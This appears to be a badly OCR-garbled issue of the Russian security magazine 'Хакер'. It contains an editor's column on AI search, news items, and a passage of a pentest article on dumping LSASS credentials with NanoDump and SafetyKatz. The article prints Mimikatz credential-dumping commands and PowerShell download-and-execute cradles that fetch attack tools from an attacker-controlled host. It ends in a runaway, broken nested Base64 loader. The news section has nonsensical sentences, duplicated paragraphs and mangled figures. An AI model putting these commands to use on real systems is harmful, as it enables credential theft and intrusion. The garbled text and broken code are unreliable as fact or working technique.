ХАКЕР

№308

11 лучших конкурсных работ 2024 года

PENTEST AWARD 2024

Пробив 2FA

Корпоративный фишинг

Дамп LSASS

Атака по SMS

Шишинг с Rogue RDP

и другие кейсы из реальных пентестов

№ 308

CONTENTS

Новый поиск
Колонка главреда

MEGANews
Самые важные события в мире инфосека за ноябрь

Нанодамп
Как я заново изобрел SafetyKatz для дампа LSASS с NanoDump

Атака по SMS
Как мы нашли уязвимость в популярном GSM-модеме и раскрутили ее до RCE

Пробив веба
Как я обошел 2FA и захватил учетки пользователей

Kerberoasting для FreeIPA
Как я искал доступ к домену, а нашел CVE

Шишинг с Rogue RDP
Используем встроенные средства Windows для проникновения в сеть

Громим PrestaShop
Как я захватил инсталл интернет-магазина на багбаунти

История двух ATO
Ищем уязвимости в логике обработки email

Вход через WebTutor
Атакуем Windows через веб-приложение и Microsoft SQL

В погоне за билетом
Как мы дважды проникли в домен, который считался неприступным

Забытый веб
Как мы нашли самодельный веб-сервис, давший дорогу внутрь сети

По заветам Митника
Как я заколебал всех, но все же получил пароль

Отлом байды
Как устроена защита Android-приложений Baidu

Базовые атаки на AD
Разбираем NTLM Relay и NTDS dumping

HTB PermX
Закрепляемся в Linux при помощи setfacl

HTB Axlle
Повышаем привилегии через StandaloneRunner

HTB Resource
Разбираемся с SSH-авторизацией по сертификату

HTB Blazorized
Ломаем сайт на веб-платформе Blazor

Workplace OS
Вспоминаем историю самого крупного провала IBM

Семплеры и шедулеры
Разбираем два важных механизма улучшения генеративных картинок

НОВЫЙ ПОИСК


Колонка главреда

Андрей Письменный
Главный редактор
andpismenny@gmail.com

Без малого три года назад я рассказывал, как съезжал с Google и пробовал другие способы искать информацию. С того момента появился еще один мощнейший инструмент — большие языковые модели. Недавно поиск по вебу добавили и в ChatGPT.

Работает это просто: под строкой для ввода теперь есть кнопка с глобусом. Нажимаешь на нее, и вводу будет восприниматься как поисковый запрос, а ответы будут снабжены ссылками.


Между просьбами рассказать про что-то или никудыкритик я стал просить ChatGPT гнанять, что пишут в интернете по той или иной теме. И признаться, довольно быстро подсел на его ответы.




Если хочешь подробный ответ, запрос пока лучше вводить на английском

Если ты застал появление современных поисковиков, то, возможно, пом нишь, как, стонкнувшись с ними, люди писали вопрос в виде полноценного предложения и недоумевали, почему машина отвечает горой ссылок, да еще и не всегда подходящих. Прошаренные юзеры посмеивались над таким, а зря! Теперь этот этап пройден, и на вопросы человека машина научилась отвечать напрямую — без костыля в виде «выдачи».

Конечно, речь не только про ChatGPT. Его успел опередить Perplexity, ответы которого по прежнему во многом лучше. Perplexity выдает больше ссылок на источники и старается приводить подробные и хорошо структурированные данные.



Еще лучнее это сделано в мобильной версии браузера Arc, где используется свои технологии быстрых ответов. Arc берет подсказки к поиску из Google и напротив каждой показывает кнопку Browse for Me. Если нажать на нее, Arc быстренько сгарсит несколько верхних страниц из выдачи Google и покажет сгенерированное нейронкой и красиво оформленное саммари.



Чем лучше пользоваться? На телефоне я пока выбрал Arc, на десктопе, где в Arc еще не встроили Browse for Me, попеременно обращаюсь к Perplexity через Alfred и к ChatGPT — через его приложение. Но гонка за звание лучшей модели для поиска только началась, и лидеры в ней будут то и дело меняться.

Пока что интересно прикинуть, как «новый поиск» повлияет на ландшафт технологий и нашу жизнь. В том, что повлияет, можешь не сомневаться. Когда Google с краулингом и пейджранком пришел на смену каталогам ссылок, изменения были драматическими. В прошлое, например, уехала концепция «порталов» — мегасайтов, которые хотели быть одновременно точкой входа в интернет и заменой для половины других ресурсов. А оптимизация страниц под новый вид поиска як стала новой профессией.

Итак, представим, что «новый поиск» в ближайшие годы станет основным способом получать информацию.

Что это значит для ChatGPT и станет ли он новым монополией в духе Google? По всем признакам — скорее нет, чем да. Ситуация в мире больших языковых моделей совсем не такая же, какая была в поиске. Тут есть и дишашие в затылок конкуренты, и опенсорс — в первую очередь Llama и основанные на ней кастомные модели.

Что это значит для Google? Руководители компании, конечно, сразу покрутились за головы: как так вышло, что ресерчеры из Google одну за другой вышли прорывные работы в области LLM, а потом компанию вдруг кто то обошел в самом главном для нее — поиске?

Огромные ресурсы сразу же были брошены на то, чтобы «догнать и перегнать», однако пока что не очень успешно. Что Bard (основанный еще на рекурентных моделях), что сделанный на трансформерах Gemini пока что ничего особенно не впечатлили — если, конечно, не считать случая, когда Gemini пожелал пользователю сдохнуть.

Совершенно не исключаю, что в Google уже вовсю готовят более достойный ответ на ChatGPT, да такой, что все позабудут об OpenAI. Но история зна ет много случаев, когда внешний монополист оказывался слишком неповоротливым, боялся тратить популярный продукт (в данном случае — поиск Google), а когда наконец решался, было поздно и конкуренты дрендали пос ледние крохи рынка.

Что это значит для интернета? Вот тут начинается самое интересное. В СМИ уже давно тяят зло на Google: тот жоть и приводит трафик, но и часть рекламных денег оттягивает на себя. Искусственный интеллект в этом плане еще хуже. Если он сам дает четкий и сжатый ответ, кто захочет идти смотреть, что там по ссылке? В итоге разработчик ИИ не только захапает всю информацию с сайта, но и деньги рекламодателей тоже.

Чем это кончится, пока сказать сложно, но есть ощущение, что ценной инфы на сайтах, обвешанных баннерами, будет все меньше. Теперь машина способна наполнить такие сайты бесконечным количеством контента, но зачем все это, если с ней можно общаться напрямую?

Тем временем платных подписок и прочих оград может стать больше. Если не выкладывать новый знания в свободный доступ, то никакой ИИ их не заполнит. Могут представить, как следом придумают возможность отда вать уникальные знания новым поисковикам и получать за это деньги. Мы в «Хакере» таким бы обязательно заинтересовались.

Что это значит для нас? Как и все новые вещи, нейросети несут новые риски. Например, легче легкого нарваться на неверные факты или галлюцинацию нейронки. Я уже не раз подравнивал в Perplexity, и Arc на ошибках и искажениях. Например, при поиске цитаты за нее может выдаваться изме ненный вариант, написанный другим человеком. И пока не похоже, что подобные глюки легко вылечить.

Неизбежны и претензии к создателям нейросетей за то, что они склоняют свое творение к тем или иным взглядам на политику, культуру или другие аспекты жизни. Вопрос предвзятости, с которым уже столкнулись разработчики поисковиков и новостных агрегаторов, здесь стоит еще более остро. Если популярных нейронок советников будет всего одна два, в руках у их владельцев окажется огромная сила по влиянию на умы. Впрочем, пока что все идет к тому, что таких сервисов будет множество — на любой вкус.

Единственная беда, в которую я не верю, — это тотальное отупение, которым новые слишком удобные инструменты грозят человечеству. Недавно цум наделало эсе Пола Грэма, где тот предсказывал, что из за появления больших языковых моделей люди разучатся писать тексты. Поисковики, которые легко выуживают ответы на любые разумные вопросы, должны пугать еще больше. Не грядет ли эра тупости, если люди отучатся искать и критически оценивать информацию?

Однако мы уже не разучились считать от появления калькуляторов и ходить — от появления машин. Как-нибудь справимся и с возможностью получать знания без листания списков ссылок.


MEGANEWS

Issue 2011 March
www.drivemega.ru

В этом номере: GoblinRAT шпионит за российским медиаресурсом; Android — VK становится разработчиком; Tor рассказал об атаке, проходившей уже почти полгода; Apple получила патент на отслеживание пользователей iPhone; Microsoft запустила сервис для разработчиков Windows Phone; Google выпустила новые прошивки для Nexus; Apple выпустила новые прошивки и версию Safari для Windows; Google выпустила новые версии Chrome и Chrome Frame; Google выпустила новые версии Chrome OS; Mozilla выпустила Firefox 3.6.16; Opera выпустила Opera 11.10

MEGANEWS

— Новости статистики



В 404 Media наконечник, что Apple не стоит сейчас по поводу ночной утечки последней Розенберг Сергей Ивич — компания Celebrite. Тогда стала известно, что стоимость на апрель 2024 года Celebrite не способен взламы данные последних версий iOS. Однако, в ноябре 2024 года Celebrite не способен взламы данные обновлений версии документации Celebrite, и стало ясно, что компания уже разработала способ. Компания Celebrite стал эффективно поэтому устройств под управлением iOS 17.5.x iOS 17.5.1.

То есть пока специалисты, что взлом или Celebrite, могут не иметь возможностей для извлечения данных с телефонов под управлением новейших версий операционной 1-2 месяца пока назад. Но из разработчиков не ожидает слова ранее и довольно быстро закрывают проблемы, чтобы взломать хотя бы частично уязвимости на новых ОС и девайсах.

13 БАЗ ДАННЫХ УТЕКЛИ В ОКТЯБРЕ

В Роскомнадзоре сообщили, что в октябре 2024 года в РФ произошли 13 утечек баз данных, которые затронули 5 700 000 записей.

Семнадцать с начала 2024 года сервисы зафиксировали уже уже **116** баз, в которых произошли утечки **400 000 000** записей.

Для сравнения: за всё прошлый год Роскомнадзор обнаружил **168** утечек баз данных. В нем содержалось около **200 000 000** записей с начала РФ.

CLOUDFLARE

CLOUDFLARE ПОД ЗАПРЕТОМ

Согласно собственным данным мониторинга и управления сетью связи общего пользования (ОСПС), который работает по государственной собственности компанию ФГУП «Главный радиочастотный центр» (ГРЧЦ), владельцы ресурсов рекомендуется отказаться от использования сервиса компании Cloudflare из-за недавнего включения по указанию TLS ECH (Encrypted Client Hello).

> *«Американская компания Cloudflare, поставщик услуг CDN, включила в ноябре обновление по умолчанию на своих серверах расширение TLS ECH (Encrypted Client Hello). Это технология — средство обхода блокировок, которая позволяет скрывать, к какому сайту пытается по использованию шифрует расширение, зашифрованное и отличается контролирующих государственных органов (ГСОРЦ).*
>
> *Применение TLS ECH позволяет злоумышленникам внедрять вредоносный трафик, который не может быть обнаружен и блокирован. Для обеспечения функционирования сервисов и данных от злоумышленников.*
>
> *В частности, защиту от DDoS-атак может обеспечить Национальным координационным центром доменов (НКЦД) — в ноябре 2024 года. Из-за этого 10 марта 2024 года отрасли выпустил более 165 тыс. DDoS-атак на доменные организации страны.*
>
> *Обращаем внимание, что Cloudflare была одной из компаний BigTech, которые собрали Гордон Сэй в сенатуре для обсуждения «Цензура в Интернете: последствия для демократии». Компания Cloudflare, которая поддерживает цензурирующий суверенитет», — говорит глава центра ЦИУ ССОП.*

В начале ноября пользователи сообщили в сервисе, что Cloudflare активирует новое ECH по умолчанию на всех своих серверах, поскольку начал блокировать TLS ECH. Cloudflare. В результате многие сайты, использующие TLS 1.3, стали недоступны.

СЧЕНЫ АКТИВНЫЕ ЗМИИ

Аналитик Бэт Ифрэт подготовил свои прогнозы мобилок 2024 года и обещание данных, собранные в ещё различных расследований.

Он это время проанализировал данные, использованные **5** различных приложения и кластеров, в совместно внедрения вырос на **67%** по сравнению с 2021 годом.

Оказалось, что около **70%** всех внедрения приложений использовали сервисы Google Firebase, Google Analytics и их Firebase Crashlytics. Самые активные из них были: **SHEEGAMING ZIPP** (37% — LETTING ZIPP) (9%).

Главной целью атакующих остается активность **54%** пользователей с начала 2024 года имеют именно эта цель за 2021 года стала минимальной — **37%**. На втором месте — отдел с самой фиксацией внутри **29%**. Наименьшие уязвимости данных — на третьем месте **21%**.

Отмечается, что если в 2023 году примерно **46%** сервисов были организатора в активном, то в 2024 году уже стало примерно **21%**.

PEGASUS VS WHATAPP

Израильская компания NSO Group, занимающаяся разработкой шпионского ПО для правительственных заказчиков, использовала уязвимости в сервисе WhatsApp для заражения телефонов 1400 человек, принадлежащих журналистам, правозащитникам и представителям гражданского общества.

Решение представителей собой шпионскую платформу, разработанную NSO Group. «Пегас» представлен как инструмент, предназначенный для шпионажа и наблюдения за всеми через Pegasus (а через него и каждого NSO Group) способен собирать и хранить в системе iOS. В последнее время обнаружено в применении, гарантировано можно, отправлять метаданные, посылать сервер и так далее.

Несколько лет назад компания Facebook и NSO Group **отрицали** статус, после того как компания обнаружила уязвимость приложения в работе этой шпионской спайвэр и сообщила о ней производителям.

Еще в 2019 году представителей WhatsApp создали в суде на NSO Group и обвинили в использовании сервиса для шпионажа. Компания «Цифровые технологии» в интервью различным правительствам в 20 странах мира, включая Мексику, ОАЭ и Бахрейн.

Эта тяжба длится до сих пор, и, согласно документам обществоустоя стали использовать интерфейсы для мониторинга [цифровой системы].

Согласно этим данным, примерно до апреля 2018 года NSO Group при работе в фирмы в качестве клиент WhatsApp (WhatsApp installed) Android, Binary, или IMEI) и эксплоит собственной разработки под названием Heaven. Он мог выдать себя за официальный клиент мессенджера и использовать для установки Pegasus на устройства жертв со стороннего сервера, находящегося под контролем NSO.

> **«IMS мог выдать себя за официальный клиент, чтобы получить доступ к серверам WhatsApp и передавать сообщения, которые казались законными, чтобы официальный клиент делать не мог, — говорится в документе. Для этого IMS использовал уязвимость Heaven на сервере WhatsApp приблизительно в апреле 2018 года и вскоре после этого стал предоставлять его своим клиентам.»**

После того как разработчики WhatsApp обнаружили проблему и заблокировали NSO Group доступ к серверам и устройствам и серверам с помощью патчей, выпущенных в сентябре и декабре 2018 года, эксплоит Heaven перестал работать.

Затем, в феврале 2019 года, NSO Group разработала новый эксплоит. Опять, способный обойти новые защиты WhatsApp. В мае 2019 года представителям WhatsApp выяснили, что Binary использовали клиентами NSO Group для атак приложения в NSO Group использовали устройства.

При этом, как такого судебных документов, NSO Group признает, что разработала и продавала клиентам клиент WhatsApp (WhatsApp installed) Binary, или IMEI) и эксплоит собственной разработки под названием Heaven. Он мог выдать себя за официальный клиент мессенджера и использовать для установки Pegasus на устройства жертв со стороннего сервера, находящегося под контролем NSO.

> **«IMS мог выдать себя за официальный клиент, чтобы получить доступ к серверам WhatsApp и передавать сообщения, которые казались законными, чтобы официальный клиент делать не мог, — говорится в документе. Для этого IMS использовал уязвимость Heaven на сервере WhatsApp приблизительно в апреле 2018 года и вскоре после этого стал предоставлять его своим клиентам.»**

После того как разработчики WhatsApp обнаружили проблему и заблокировали NSO Group доступ к серверам и устройствам и серверам с помощью патчей, выпущенных в сентябре и декабре 2018 года, эксплоит Heaven перестал работать.

Затем, в феврале 2019 года, NSO Group разработала новый эксплоит. Опять, способный обойти новые защиты WhatsApp. В мае 2019 года представителям WhatsApp выяснили, что Binary использовали клиентами NSO Group для атак приложения в NSO Group использовали устройства.

Еще в 2019 году представителей WhatsApp создали в суде на NSO Group и обвинили в использовании сервиса для шпионажа. Компания «Цифровые технологии» в интервью различным правительствам в 20 странах мира, включая Мексику, ОАЭ и Бахрейн.

Эта тяжба длится до сих пор, и, согласно документам обществоустоя стали использовать интерфейсы для мониторинга [цифровой системы].

Согласно этим данным, примерно до апреля 2018 года NSO Group при работе в фирмы в качестве

MEGANEWS

№ 1 (2024) ЯНВАРЬ

ФУРГОН ДЛЯ СПАМА

Группа Tactical Operations (российский киберпреступный формат) в феврале-марте прошлого года адаптировала СПО (ПО для массовой рассылки) Kutaisi для использования в рамках рассылки фишинговых писем. Злоумышленники СПО особенно любят новичкам Telegram.

Особенность в том, что рассылка идет с адресов, которые состоятельно скоро трех компонентов, могут рассылать сообщения со скоростью 100 тысяч как минимум. Для этого используется сервис Telegram, который позволяет рассылать SMS сообщения, которые отправляются с российских номеров 8268 (каждое отправляет Telegram) и с виртуальных номеров, которые арендуются.

Для рассылки SMS сообщений используется сервис «Для действия ваша

НАНОДАМП

Как я заново изобрел SafetyKatz для дампа LSASS с NanoDump

В этой статье подробно разберем скрытое применение утилиты NanoDump из памяти, когда антивирусы и системы мониторинга не обладают «зрением» C&C на атакуемом сетевом узле, и сравним такой способ использования NanoDump с применением SafetyKatz.

АНТОН ЧУЙ
Д. Технологии Поиск, Лаборатория кибербезопасности

Pentest Award

Этот технический подход честно на прочном Pentest Award 2024 в категории «Red Team», для Red Team». Это соревнование ежегодно проводится компанией Audit.

NanoDump уже успел обрести широкую популярность у векторов AV/EDR, что позволяет использовать его для «уйти далеко», поэтому тянуть на проверяющий в мире внутрянки захочешь тем чаще.

INFO

Эта заметка — продолжение темы, начатой в статье «Дампы LSASS для всех, дампы, а пять часто не зашел обменный», в которой я показывал, как можно что-молодежному выполнить сверху из своего процесса lsass.exe для повышения привилегий в корпоративном домене Active Directory или дальнейшего бокового перемещения в недо внутрянки захочешь тем чаще.

WARNING

Статья имеет ознакомительный характер и предназначена для специалистов по безопасности, проведения тестирования в рамках контракта, бугор и рыдающие не несут ответственности за любой вред, причиненный с применением изложенных материалов. Распространение вредоносных программ, нарушение работы систем и нарушение тайны переписки преследуется по закону.

ВВОДНАЯ

Для начала немного поностальгируем по временам, когда дерево были зелеными, а антивирусы решили не были так жестоко к злоумышленникам и сидели исключительно просто по тестовомане на прочнокомане. В то время сказка лет 20 назад, когда дампить статьи в сосле сетевого Сплойтбоя поливал интересный инструмент SafetyKatz, в рамках разработки которого использовался Mimikatz, вариант новых жопы в небольшом Mimikatz, уже на тот момент «напыщенно» всех и вся при его использовании в частности в LSASS.

SafetyKatz декомпилирует процесс извлечения данных аутентификации из LSASS и на этапе непосредственно создания дампа использует обертку вокруг dogfaqz.dll.dll!MiniDumpWriteDump и парсинг полученного дампа послеудаляет ненужные данные с последующего по сумме возможностей Mimikatz. Последнее, в свою очередь, запускается в панель по методу PS Reflection и выполняется злоумышленником командой sekurlsa::logonpasswords и sekurlsa::minidump в отношении уже созданного ранее дампа памяти. По завершении работы отличные данные выгружаются в «мешок», сохраненный по пути C:\Windows\temp\debug.bin, удаляется с файловой системы вместе с остальными следами.

```
Sekurlsa::minidump
Lsass.dmp
Sekurlsa::logonpasswords
exit
```

Скрипт для запуска SafetyKatz github.com/Flangvik/SharpCollection

Такой подход в свое время позволил уменьшить количество действий с командой sekurlsa::logonpasswords на минимум, сокращая время на выдержку «ничего не делания» для снятия дампа памяти. Дампы получали через Kerberos, а себе на тачку и пропал сигнальку Mimikatz от стагнического анализа. При использовании этого подхода можно спокойно не мочить каждый раз тяжелый, отличного, что в использовании «кокосовый» NanoDump из памяти для создания дампа LSASS. Для его запуска на жопе.

Дальше мы рассмотрим попоробнее, как создать свой «SafetyKatz» для дампа **#nanodump**, но сперва ознакомимся со историческим экскурсом мотыгарным.

INFO

Сразу оговорюсь, что даже **не будут** рассмотрены действующие на момент написания статьи техники обхода AV/EDR для дампа LSASS. Цель публикации — рассказать, как мы дампа прежде «дыкали» сегодня на наших системах от «будущего» и что самим подделать самим статьи с кокосами, играющими на стороне добра. Не дамой может спасывающий метлу злая ведьма.

SYSTEM.REFLECTION.ASSEMBLY, КОРОЛЬ УМЕР, ДА ЗДРАВСТВУЕТ КОРОЛЬ!

Мы очень нравится Powershell из его возможности в контексте наступательных операций. В случае, когда в целевой инфраструктуре не заюзан AppLocker и Constrained Language Mode, просто применяется этого инструмента. Windows автоматизирует на обычных пентестах просто подарок для модернизирует злоумышленника. На конференциях, с необходимостью скрытого использования (когда его тоже нужно прикоробить), подходы исполняется с помощью патчинга ETW, вызова рандомсла System.Management.Automation.dll (которая пересобрана в скрипт на тайм, PowerShell и другие техники.

Мы будем запускать в исполнение нарадиченного на C# кода через механизм System.Reflection.Assembly, что поможет ещё больше «уйти» через PowerShell, но нет, как обычно, не «выгнать в Г О Л А Т Е Л Ь Н О», Поэтому в свободном от работы время я начал пропускс пытаться) ушлому. Windows, которая позволяет конвертировать собранные на C# бинарки в памяти на PowerShell.

Кратко опишу ее возможности:

- Автоматическая создание «шаблонов» на PowerShell из скомпилированных исполняемых файлов на C# на основе предопределенных шаблонов (кстати, сделанных мной — использование примитивов Emit). Бывает исполняемые файлы сперва скомпилятся с помощью csc и обрамляются в Base64 для их последующего в скрипте ps1.
- Можно использовать базовый скрипт инструмент Donut, если нужно запустить неуправляемый код, из PowerShell. Для системных вызовов пишем Epsilon Donut от @thefloxy_ (для Linux) или нетрадиционно (закрытый фork Donut от @Rastamon и Thomas Hokunien для Windows с возможностью перекомпилирования на лету). Если неуправляемого кода достаточно мало, то уже предварительно скомпилированный PrintNightmare для выдачи WinAPI. Или собранный компилятор в Windows (с помощью csc.exe) сетф-инжектора на C# на основе примитивов от Mockingjay (Process Hollowing & Executor with .NET Core Hosting) и @Kirtbrb (Process and Jobs Hooking). Они работают без Donut, но требуют наличия PrintNightmare для выдачи WinAPI.
- Позволяет применять несколько технических основ от AV/ патчинг AMSI, ETW, WFP, шифрование, «ловушки» (hooks), «обманные» системные вызовы и обфускацию стагнических строк.

Рассмотрим примеры использования.

ПРИМЕР 1. БАЗОВЫЙ

Это простая утилита Rubeus для запуска Kerberos тачку на основе стандартного шаблона System.Reflection.Assembly


```
curl -sOL https://github.com/flangvik/SharpCollection/raw/master/
NetFramework_4_8_Any/Rubeus.exe -o Rubeus.exe
bin2psh.py Rubeus.exe
```

```
IEX(New-Object Net.WebClient).DownloadString("http://10.10.13.37/
Invoke-Rubeus.ps1")
Invoke-Rubeus hash /domain:nightly.net /user:snovcrash /password:
Password!
```


ПРИМЕР 2. ПРОДВИНУТЫЙ

Теперь посмотрим на продвинутую утилиту Rubeus в PowerShell напрямую на основе шаблона System.Reflection.Emit и его аналогичные через запуск сетф-инжектора цепи-кода, полученного с помощью форка Donut за авторством Kleiton. С дальнейшим перекомпилированием нагрузки системных вызовов (подробнее о технике рассказывает сослов на YouTube). Чаще всего работает без Donut, но в нагруженных сетях, однако гаскольк такие обходы управляемый код такие много не запускают.

```
curl -sOL https://github.com/flangvik/SharpCollection/raw/master/
NetFramework_4_8_Any/Rubeus.exe -o Rubeus.exe
py \bin2psh.py "Rubeus.exe hash /domain:nightly.net /user:
snovcrash /password:Password!" -d -w C:\Tools\bin2pswrapper\
sysWinXpress.py -wow jumper_randomized -mit --debug --silent
```




```
IEX(New-Object Net.WebClient).DownloadString("http://10.10.13.37/
Invoke-RubeusInject.ps1")
Invoke-RubeusInject
```



ПРИМЕР 3. POWERSHARPPACK СВОИМИ РУКАМИ

Ну и на следок — пример создания аналога репозиторием PowerSharpPack от @Flfrfarer и @Kirtbrb и @Rastamon за пятничный сетф-инжектор.

```
git clone https://github.com/flangvik/SharpCollection
cd SharpCollection/NetFramework_4_8_Any
for exe in *.ps1 exe; do bin2psh.py $exe -silent; done
```



```
IEX(New-Object Net.WebClient).DownloadString("http://10.10.13.37/
Invoke-Seatbelt.ps1")
Invoke-Seatbelt -group=system
```


Со вспомогательным инструментарием разобрались, вернемся к нашей проблеме. Чтобы основательно организовывать и во всех контекстах «уразумевать» и использовать, нам будем отвадить и перебирать дампы памяти, а полнофункциональное создание дампа и его парсинг.

Продолжение статьи ↓

НАНОДАМП

КАК Я ЗАЖЕЦ ХАКЕРА В SAFETYKATZ ДЛЯ ДАМПА LSASS С ЧАРЛСОЛЬЯМИ

ПИШЕМ SAFETYKATZWIN. СОЗДАЛИ ДАМПА LSASS В ОБХОД AV

Итак, первым, с чем нам досталось — дампер. Это оглашение дамп лежит `Data.exe`. Данный дампер является кастомным форком mimikatz.

Функционирование SYSTEM из «неинструментальной оболочки»

Для начала нам необходимо получить SYSTEM. Для этого воспользуемся стандартным `psexec` или `sdbinst`. Мы выбрали `sdbinst`, так как `psexec` — это, по сути, `sc.exe`, а `sc.exe` — это, по сути, `cmd.exe`, а `cmd.exe` — это, по сути, `sdbinst`, а `sdbinst` — это, по сути, `psexec`.

```
git clone https://github.com/mandiant/shimdump/tmp/shimdump
git clone https://github.com/rasta-mouse/Sdbinstallutil.net
cd /tmp/shimdump/Sdbinstallutil.net
dotnet publish -c Release -r win-x64 -p:PublishSingleFile=true
```

Загружаем в память и отправляем плагин `winlogon.exe` чтобы запустить шелл от имени SYSTEM:

```
SYSTEM> PE>load Sdbinstallutil.DoesSomeStuffTrue(@"http://10.10.15.1:
Invoke-Sdbinstallutil.net -
Invoke-Sdbinstallutil winlogon.exe
```

Если вы внимательно читаете, вы использовали шаблон из шаблонов для Sliver. Сделаем то же самое:

```
SYSTEM> PE>load Sdbinstallutil.DoesSomeStuffTrue(@"http://10.10.15.1:
Invoke-Sdbinstallutil.net -
Invoke-Sdbinstallutil sliver-session
```

Если вспомнить, чаще всего `Data.exe` — это просто оболочка, которая вызывает `Invoke-Mimikatz`. Мы, конечно, можем использовать `Invoke-Mimikatz`, но мы не хотим. Мы хотим использовать `Data.exe`. Для этого нам необходимо сгенерировать `dotnet-shellcode`. Сгенерим `dotnet-shellcode` для `Data.exe`:

```
$Assembly = [System.Reflection.Assembly]::Load(
    [System.Convert]::FromBase64String(
        [System.Text.Encoding]::UTF8.GetString(
            [System.Convert]::FromBase64String(
                [System.Text.Encoding]::UTF8.GetBytes(
                    [System.Convert]::ToBase64String(
                        [System.Text.Encoding]::UTF8.GetBytes(
                            [System.Convert]::ToBase64String(
                                [System.Text.Encoding]::UTF8.GetBytes(
                                    [System.Convert]::ToBase64String(
                                        [System.Text.Encoding]::UTF8.GetBytes(
                                            [System.Convert]::ToBase64String(
                                                [System.Text.Encoding]::UTF8.GetBytes(
                                                    [System.Convert]::ToBase64String(
                                                        [System.Text.Encoding]::UTF8.GetBytes(
                                                            [System.Convert]::ToBase64String(
                                                                [System.Text.Encoding]::UTF8.GetBytes(
                                                                    [System.Convert]::ToBase64String(
                                                                        [System.Text.Encoding]::UTF8.GetBytes(
                                                                            [System.Convert]::ToBase64String(
                                                                                [System.Text.Encoding]::UTF8.GetBytes(
                                                                                    [System.Convert]::ToBase64String(
                                                                                        [System.Text.Encoding]::UTF8.GetBytes(
                                                                                            [System.Convert]::ToBase64String(
                                                                                                [System.Text.Encoding]::UTF8.GetBytes(
                                                                                                    [System.Convert]::ToBase64String(
                                                                                                        [System.Text.Encoding]::UTF8.GetBytes(
                                                                                                            [System.Convert]::ToBase64String(
                                                                                                                [System.Text.Encoding]::UTF8.GetBytes(
                                                                                                                    [System.Convert]::ToBase64String(
                                                                                                                        [System.Text.Encoding]::UTF8.GetBytes(
                                                                                                                            [System.Convert]::ToBase64String(
                                                                                                                                [System.Text.Encoding]::UTF8.GetBytes(
                                                                                                                                    [System.Convert]::ToBase64String(
                                                                                                                                        [System.Text.Encoding]::UTF8.GetBytes(
                                                                                                                                            [System.Convert]::ToBase64String(
                                                                                                                                                [System.Text.Encoding]::UTF8.GetBytes(
                                                                                                                                                    [System.Convert]::ToBase64String(
                                                                                                                                                        [System.Text.Encoding]::UTF8.GetBytes(
                                                                                                                                                            [System.Convert]::ToBase64String(
                                                                                                                                                                [System.Text.Encoding]::UTF8.GetBytes(
                                                                                                                                                                    [System.Convert]::ToBase64String(
                                                                                                                                                                        [System.Text.Encoding]::UTF8.GetBytes(
                                                                                                                                                                            [System.Convert]::ToBase64String(
                                                                                                                                                                                [System.Text.Encoding]::UTF8.GetBytes(
                                                                                                                                                                                    [System.Convert]::ToBase64String(
                                                                                                                                                                                        [System.Text.Encoding]::UTF8.GetBytes(
                                                                                                                                                                                            [System.Convert]::ToBase64String(
                                                                                                                                                                                                [System.Text.Encoding]::UTF8.GetBytes(
                                                                                                                                                                                                    [System.Convert]::ToBase64String(
                                                                                                                                                                                                        [System.Text.Encoding]::UTF8.GetBytes(
                                                                                                                                                                                                            [System.Convert]::ToBase64String(
                                                                                                                                                                                                                [System.Text.Encoding]::UTF8.GetBytes(
                                                                                                                                                                                                                    [System.Convert]::ToBase64String(
                                                                                                                                                                                                                        [System.Text.Encoding]::UTF8.GetBytes(
                                                                                                                                                                                                                            [System.Convert]::ToBase64String(
                                                                                                                                                                                                                                [System.Text.Encoding]::UTF8.GetBytes(
                                                                                                                                                                                                                                    [System.Convert]::ToBase64String(
                                                                                                                                                                                                                                        [System.Text.Encoding]::UTF8.GetBytes(
                                                                                                                                                                                                                                            [System.Convert]::ToBase64String(
                                                                                                                                                                                                                                                [System.Text.Encoding]::UTF8.GetBytes(
                                                                                                                                                                                                                                                    [System.Convert]::ToBase64String(
                                                                                                                                                                                                                                                        [System.Text.Encoding]::UTF8.GetBytes(
                                                                                                                                                                                                                                                            [System.Convert]::ToBase64String(
                                                                                                                                                                                                                                                                [System.Text.Encoding]::UTF8.GetBytes(
                                                                                                                                                                                                                                                                    [System.Convert]::ToBase64String(
                                                                                                                                                                                                                                                                        [System.Text.Encoding]::UTF8.GetBytes(
                                                                                                                                                                                                                                                                            [System.Convert]::ToBase64String(
                                                                                                                                                                                                                                                                                [System.Text.Encoding]::UTF8.GetBytes(
                                                                                                                                                                                                                                                                                    [System.Convert]::ToBase64String(
                                                                                                                                                                                                                                                                                        [System.Text.Encoding]::UTF8.GetBytes(
                                                                                                                                                                                                                                                                                            [System.Convert]::ToBase64String(
                                                                                                                                                                                                                                                                                                [System.Text.Encoding]::UTF8.GetBytes(
                                                                                                                                                                                                                                                                                                    [System.Convert]::ToBase64String(
                                                                                                                                                                                                                                                                                                        [System.Text.Encoding]::UTF8.GetBytes(
                                                                                                                                                                                                                                                                                                            [System.Convert]::ToBase64String(
                                                                                                                                                                                                                                                                                                                [System.Text.Encoding]::UTF8.GetBytes(
                                                                                                                                                                                                                                                                                                                    [System.Convert]::ToBase64String(
                                                                                                                                                                                                                                                                                                                        [System.Text.Encoding]::UTF8.GetBytes(
                                                                                                                                                                                                                                                                                                                            [System.Convert]::ToBase64String(
                                                                                                                                                                                                                                                                                                                                [System.Text.Encoding]::UTF8.GetBytes(
                                                                                                                                                                                                                                                                                                                                    [System.Convert]::ToBase64String(
                                                                                                                                                                                                                                                                                                                                        [System.Text.Encoding]::UTF8.GetBytes(
                                                                                                                                                                                                                                                                                                                                            [System.Convert]::ToBase64String(
                                                                                                                                                                                                                                                                                                                                                [System.Text.Encoding]::UTF8.GetBytes(
